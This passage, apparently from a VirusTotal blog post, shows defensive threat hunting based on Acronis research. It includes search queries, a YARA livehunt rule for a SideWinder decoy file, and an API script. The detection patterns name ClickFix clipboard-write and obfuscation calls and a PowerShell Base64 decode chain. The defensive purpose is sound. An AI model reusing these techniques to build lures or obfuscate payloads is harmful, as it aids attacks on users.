Combine content searches with URL metadata. The content modifier is also available for URLs, when you set the entity to url you can use the content modifier to search for strings within the URL content. For example, the next query can be useful to identify potential ClickFix URLs combining some of the findings shared by Acronis and potential strings used to avoid detections.
entity:url (content:"navigator.clipboard.writeText" or content:"document.execCommand(\"copy\")") (content:"String.fromCharCode" or content:"atob")

Dissect Payloads with Advanced Content Queries

When you find a payload, as Acronis did within the FileFix site's source code, your job has just begun. The next step is to find related samples. Attackers often reuse code, and even when they obfuscate their scripts, unique strings or logic patterns can give them away. Isolate unique, non-generic parts of the script. Look for:
  • Custom function names
  • Specific variable names
  • Uncommon comments
  • Unique sequences of commands or API calls
Focus on the unobfuscated parts of the code. In the FileFix payload, the attackers might obfuscate the C2 domain, but the PowerShell command structure used to decode and run it could be consistent across samples. Use that structure as your pivot. For example, if a payload uses a specific combination of [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(...)), you can build a query to find other files using that exact deobfuscation chain.
behavior:"[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("

Don't forget about the infrastructure

Acronis has been tracking SideWinder in a very intelligent way. Their experience with VirusTotal is evident. Most of our users use VirusTotal primarily for file analysis, but sometimes we forget that there are powerful features for tracking infrastructure through livehunt.
In the SideWinder intrusions, there is a continuously monitored hash that corresponds to a decoy file, and this file is downloaded from different URLs.
ITW URLs means that these URLs were downloading the file being studied, in this case the RTF decoy file
An interesting way to proactively identify new URLs quickly is by creating a YARA rule in livehunt for URLs, where the objective is to discover new URLs that are downloading that specific RTF decoy file.
import "vt"

rule URLs_Downloading_Decoy_RTF_SideWinder {

  meta:
    target_entity = "url"
    author = "Virustotal"
    description = "This YARA rule identify new URLs downloading the decoy file related to SideWinder"

  condition:
    vt.net.url.downloaded_file.sha256 == "1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a" 
    and vt.net.url.new_url
}
Another approach that could also be interesting is to directly query the itw_urls relationship of the decoy file using the API. One use case could be creating a script that regularly (perhaps daily) calls the relationship API, retrieves the URLs, stores them in a database, and then repeats the call each day to identify new URLs. It's a simple, yet effective way to integrate with technology that any company might already have.
The following code snippet can be executed in Google Colab and once you establish the API Key, you will obtain all the itw_urls related to the decoy file in the all_itw_urls variable.
!pip install vt-py nest_asyncio
import getpass, vt, json, nest_asyncio
nest_asyncio.apply()

cli = vt.Client(getpass.getpass('Introduce your VirusTotal API key: '))

FILEHASH = "1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a"
RELATIONS = "itw_urls"
all_itw_urls = []

async for itemobj in cli.iterator(f'/files/{FILEHASH}/{RELATIONS}', limit=0):
    all_itw_urls.append(itemobj.to_dict())

The great forgotten one: VT Diff

When we read researchs using VT Diff, we are pleased, as it is a tool that is truly good for creating YARA rules.
When analyzing a set of related samples, use the VT Diff feature to spot commonalities and variations. This can help you identify patterns, such as repeated strings, hardcoded values, or metadata artifacts that indicate automated generation.
As the Acronis team notes, "We used the VT Diff functionality to compare variations between samples and quickly spot patterns, such as repeated words, hexadecimal values, URLs, or metadata tags that hinted at automated generation (i.e. the string “Generado Automaticamente”)".
You can easily use VT Diff from multiple places: intelligence search results, collections, campaigns, reports, VT Graph…
Creation of VT Diff from a Report

Conclusion

The examples shared by the Acronis Threat Research Unit in tracking campaigns like FileFix, SideWinder, and Shadow Vector demonstrates the power of VT as a comprehensive threat intelligence and hunting platform. By leveraging a combination of proactive Livehunt rules, deep content analysis, and rich metadata pivoting, security researchers can effectively uncover and track elusive and evolving threats.
These examples highlight that successful threat hunting is not just about having the right tools, but about applying creative and persistent investigation techniques. The ability to pivot from a simple YARA rule to a full-fledged campaign analysis, as Acronis did, is crucial to connecting the dots and revealing the full scope of an attack. From hunting for clipboard manipulation in web-based threats to tracking decade-old exploits and analyzing malicious SVG decoys, the Acronis team has demonstrated a deep understanding of modern threat hunting, and we appreciate them sharing their valuable insights with the community.
We hope this blog have been insightful and will help you in your own threat-hunting endeavors. The fight against cybercrime is a collective effort, and the more we share our knowledge and experiences, the stronger we become as a community.
If you have a success story of using VirusTotal that you would like to share with the community, we would be delighted to hear from you. Please reach out to us, and we will be happy to feature your story in a future blog post at practitioners@virustotal.com.
Together, we can make the digital world a safer place.

❌